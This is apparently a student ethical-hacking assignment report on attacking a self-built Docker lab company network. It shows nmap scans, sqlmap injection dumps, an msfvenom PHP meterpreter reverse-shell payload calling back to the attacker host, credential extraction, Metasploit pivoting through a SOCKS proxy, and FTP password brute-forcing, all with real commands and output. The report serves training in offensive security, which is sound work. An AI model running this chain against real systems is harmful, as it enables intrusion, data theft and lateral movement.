
This infrastructure has been done with Docker on a Raspberry Pi. For each server, a docker container has been created with the corresponding service on the correspond network. Two networks have been created, one DMZ and one internal.

The link to the repository to get access to all the source code and the docker compose infrastructure can be found here: <https://github.com/TugdualDek/ethical-hacking-assignement>

B. Attack Evidences

The public webpage of the company is located at cpc.public

We can scan it using NMAP to check for the different services and technologies used.



```
[tugdual@parrot]~$ nmap -sT -sV -T4 -p- cpc.public
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-26 17:05 GMT
Nmap scan report for cpc.public (192.168.1.114)
Host is up (0.0036s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.54 ((Debian) PHP/7.4.33)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.27 seconds
[tugdual@parrot]~$
```

Figure 7: NMAP scan of the public website

From that, we have multiple information:

- The IP address of the website is 192.168.1.114
- There is one service visible: a web server, Apache Httpd 2.4.54 with PHP7.4.33

Let's look the website:




Figure 8: website of the company

While looking at the website, we can see a page when we can search for researchers




Figure 9: page of the website of the company

This page is vulnerable to SQL Injection, because we can get an SQL error message. SO we can try to get more information and dump the full DB using sqlmap:




Figure 10: SQLMap output on the website

We arrived to get all the data from the public database of the company.

Let's continue to look at the website. On a page, we can upload our CV to get a job in the company. Let's look at this feature. When we try to upload a pdf, it works normally. Thanks to a small tool called FFuF, we can try to know where the file has been uploaded

```
[tugdual@parrot]~/usr/share/wordlists/dirb
$ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.1.114/FUZZ -mc 200,301,302,403

Forbidden

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.1.114/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,301,302,403

.hta [Status: 403, Size: 289, Words: 21, Lines: 10, Duration: 6ms]
.htaccess [Status: 403, Size: 289, Words: 21, Lines: 10, Duration: 6ms]
.htpasswd [Status: 403, Size: 289, Words: 21, Lines: 10, Duration: 9ms]
.css [Status: 301, Size: 323, Words: 21, Lines: 10, Duration: 1ms]
index.php [Status: 200, Size: 4076, Words: 1123, Lines: 84, Duration: 557ms]
server-status [Status: 200, Size: 4076, Words: 1123, Lines: 84, Duration: 3ms]
uploads [Status: 301, Size: 327, Words: 21, Lines: 10, Duration: 2ms]
:: Progress: [4614/4614] :: Job [1/1] :: 54 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

Figure 11: FFuF output to get the list of folders available

After running the tool, we know that our files should be susceptible to be in the folder uploads. And we were right, because we can get access to our file :




Figure 12: test PDF file uploaded

There is no file extension filter, so we can upload any kind of file on the server.

Thanks to msfvenom, we generate a shell.php file with a payload to get a meterpreter session on the server

```
^C
[tugdual@parrot]~$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.180 LPORT=8080 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes

[tugdual@parrot]~$ ls
Desktop  Documents  Images  Musique  Public  shell.php  simple_shell.php  Téléchargements  Templates  Vidéos
[tugdual@parrot]~$
```

Figure 13: MSFVenom command to generate a PHP payload file

With msfconsole, we launch a meterpreter session command and we put all the options of the lhost, lport, ...

We then upload the file generated by msfvenom on the server and we gain access to a meterpreter session

```
Email:

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit
[*] Started reverse TCP handler on 192.168.1.180:8080
[*] Sending stage (40004 bytes) to 192.168.1.114
[*] Meterpreter session 1 opened (192.168.1.180:8080 -> 192.168.1.114:49064) at 2025-03-26 17:43:57 +0000
(Meterpreter 1)(/var/www/html/uploads) >
```

Figure 14: Meterpreter session opened

We can execute commands on the server

```
ls -la
total 56
drwxr-xr-x 4 1000 1000 4096 Mar 26 13:48 .
drwxr-xr-x 1 root root 4096 Nov 15 2022 ..
-rwxr-xr-x 1 root root 22 Mar 26 17:04 admin_helper.sh
-rw-r--r-- 1 1000 1000 4736 Mar 26 13:05 contact.php
drwxr-xr-x 2 1000 1000 4096 Mar 26 13:05 css
-rw-r--r-- 1 1000 1000 297 Mar 26 13:05 db_connect.php
-rw-r--r-- 1 1000 1000 4147 Mar 26 13:05 index.php
-rw-r--r-- 1 1000 1000 2752 Mar 26 13:05 news.php
-rw-r--r-- 1 1000 1000 3849 Mar 26 13:05 researchers.php
-rw-r--r-- 1 1000 1000 4427 Mar 26 13:05 upload.php
drwxrwxrwx 2 root root 4096 Mar 26 17:34 uploads
```

Figure 15: shell access to the server

We can also get access to the source code of the website and get some credentials

```

pwd
/var/www/html/uploads
cd ..
cat db_connect.php
<?php
$host = "public_db"; // name of service on docker
$username = "cpc_web";
$password = "password123"; // password
$database = "cpc_public";

$conn = mysqli_connect($host, $username, $password, $database);

if (!$conn) {
    die("Error while connecting to db: " . mysqli_connect_error());
}
?>
192.168.1.114

```

Figure 16: source code of the connection to the DB

We can't get root access to the server because it has been launched with a specific user that does not have root access

But, we can look at some critical informations

```

cat /proc/net/route

```

Iface	Destination	Gateway	Flags	RefCnt	Use	Metric	Mask	MTU	Window	IRTT
eth0	00000000	010A10AC	0003	0	0	0	00000000	0	0	0
eth1	00140A0A	00000000	0001	0	0	0	00FFFFFF	0	0	0
eth0	000A10AC	00000000	0001	0	0	0	00FFFFFF	0	0	0

Figure 17: output of the command to see the list of routes on the server

So there are 2 routes, one with a gateway, and one without a gateway. So, there is a public network and a private network connected to the server. We can try to transform the server into a proxy to proxy some requests into the internal network to get access to the internal network services.

```

(Meterpreter 1)(/var/www/html/uploads) > run autoroute -s 10.10.20.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.20.0/255.255.255.0...
[+] Added route to 10.10.20.0/255.255.255.0 via 192.168.1.114
[*] Use the -p option to list all active routes

```

Figure 18: transforming the compromised server into a proxy to pivot

We then launch a socks proxy with msfconsole

```
[msf](Jobs:0 Agents:1) post(multi/manage/autoroute) >> use auxiliary/server/socks_proxy
[msf](Jobs:0 Agents:1) auxiliary(server/socks_proxy) >> show_options
Module options (auxiliary/server/socks_proxy):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    1080             yes       The port to listen on
  VERSION    5                yes       The SOCKS version to use (Accepted: 4a, 5)

When VERSION is 5:

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD   no               no        Proxy password for SOCKS5 listener
  USERNAME   no               no        Proxy username for SOCKS5 listener

Auxiliary action:

  Name      Description
  ----      -
  Proxy     Run a SOCKS proxy server

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) auxiliary(server/socks_proxy) >> set version 4a
version => 4a
[msf](Jobs:0 Agents:1) auxiliary(server/socks_proxy) >> run
```

Figure 19: launching a SOCKS proxy to be able to go in the internal network

Now we can change the config of proxychains to pass all the requests through the proxy we have created. When that is done, we can try to scan the internal network. But this is very slow because all packets have to be transferred by the proxy and it takes some times. But we can try to access some other informations with the ARP table of the server. The ARP server can give us the hosts that are up and connected to the same network as the compromised server.

```
(Meterpreter 2)(/var/www/html/uploads) > cat /proc/net/arp
IP address      HW type  Flags   HW address    Mask     Device
10.10.20.17     0x1     0x0     00:00:00:00:00:00 *        eth1
10.10.20.19     0x1     0x0     00:00:00:00:00:00 *        eth1
10.10.20.20     0x1     0x2     9a:dc:94:50:b9:b3 *        eth1
...
172.16.10.1     0x1     0x2     a6:f4:b3:4a:dc:54 *        eth0
...
10.10.20.40     0x1     0x2     f2:29:68:2a:be:fb *        eth1
...
10.10.20.1      0x1     0x2     6e:5c:5b:d3:9f:fc *        eth1
...
172.16.10.20    0x1     0x2     a2:17:2e:6c:25:8f *        eth0
...
10.10.20.10     0x1     0x2     9e:ab:4b:3b:89:a2 *        eth1
...
10.10.20.30     0x1     0x0     00:00:00:00:00:00 *        eth1
```

Figure 20: ARP table on the compromised server

From this list, we know that there are 4 hosts up:

- 10.10.20.10
- 10.10.20.20
- 10.10.20.30

- 10.10.20.40

We can focus on these hosts now

For the 10.10.20.10 service:

```
[tugdual@parrot]~$ proxychains nmap -sT -Pn -n --top-ports 1000 10.10.20.10
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 11:12 GMT
|S-chain|-<-127.0.0.1:1081-<->-10.10.20.10:8080-<---denied
|S-chain|-<-127.0.0.1:1081-<->-10.10.20.10:53-<---denied
|S-chain|-<-127.0.0.1:1081-<->-10.10.20.10:445-<---denied
|S-chain|-<-127.0.0.1:1081-<->-10.10.20.10:3306-<---denied

|S-chain|-<-127.0.0.1:1081-<->-10.10.20.10:2381-<---denied
|S-chain|-<-127.0.0.1:1081-<->-10.10.20.10:3986-<---denied
|S-chain|-<-127.0.0.1:1081-<->-10.10.20.10:3828-<---denied
Nmap scan report for 10.10.20.10
Host is up (0.0059s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 5.94 seconds
```

Figure 21: NMAP output on the first internal host

We can see that there is an http service on it. This is a website, we can try to access it using firefox and our proxy.




Figure 22: intranet website

This is the intranet of the company. We can try to see if there are some vulnerabilities.

There is an SQL Injection vulnerability that we can exploit to get a dump of all the data in the databases

```
Payload: department=test' UNION ALL SELECT NULL,CONCAT(0x71716b7171,0x4147435a4352495553414963727052734c72654c4e615752784b53
ULL,NULL,NULL#
---
[12:59:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 7.4.33, Apache 2.4.54, PHP
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[12:59:00] [INFO] fetching database names
available databases [2]:
[*] cpc_private
[*] information_schema

[12:59:00] [INFO] fetched data logged to text files under '/home/tugdual/.local/share/sqlmap/output/10.10.20.10'

[*] ending @ 12:59:00 /2025-03-28/

[tugdual@parrot]~[~]
$
```

Figure 23: SQLMap output on the intranet website

For the 10.10.20.10, we have done the same nmap scan

```
|S-chain|<->-127.0.0.1:1081-<->-10.10.20.20:3903-<---denied
|S-chain|<->-127.0.0.1:1081-<->-10.10.20.20:9943-<---denied
|S-chain|<->-127.0.0.1:1081-<->-10.10.20.20:6901-<---denied
Nmap scan report for 10.10.20.20
Host is up (0.0042s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
3306/tcp  open  mysql
```

Figure 24: NMAP output on the second internal host

There is a database running on it. This is the database from where we get all the data just before from the website.

For the 10.10.20.30 service, we have done a nmap scan

```
|S-chain|<->-127.0.0.1:1081-<->-10.10.20.30:13703-<---denied
Nmap scan report for 10.10.20.30
Host is up (0.0044s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
```

Figure 25: NMAP output on the third internal host

It seems to be an FTP server. We can try to crack the researcher account as we have seen earlier in the notes of a researcher in the public db.

```

[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:zxcvbnm (Incorrect: )
[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:112233 (Incorrect: )
[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:chatbooks (Incorrect: )
[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:20100728 (Incorrect: )
[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:123123123 (Incorrect: )
[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:princess (Incorrect: )
[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:jacket025 (Incorrect: )
[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:evite (Incorrect: )
[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:123abc (Incorrect: )
[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:123qwe (Incorrect: )
[-] 10.10.20.30:21 - 10.10.20.30:21 - LOGIN FAILED: researcher:sunshine (Incorrect: )
[+] 10.10.20.30:21 - 10.10.20.30:21 - Login Successful: researcher:password123
[*] 10.10.20.30:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:1 Agents:1) auxiliary(scanner/ftp/ftp_login) >>

```

Figure 26: bruteforcing the password of an FTP account

We have found the password, it is password123. So, we can connect using this account and get access to all the data in the FTP server.

For the 10.10.20.40, we execute our nmap scan

```

[5-chain]-->127.0.0.1.1081-->10.10.20.40.1002--denied
Nmap scan report for 10.10.20.40
Host is up (0.0046s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
5000/tcp  open  upnp

```

Figure 27: NMAP scan on the fourth internal host

There is something on the port 5000, we can try to see it in firefox




Figure 28: internal notes web application

This seems to be a web application with some researchers notes. It is a vulnerable application because when we see a note, if we change the note id with another id we can see the other note, without any identity verification.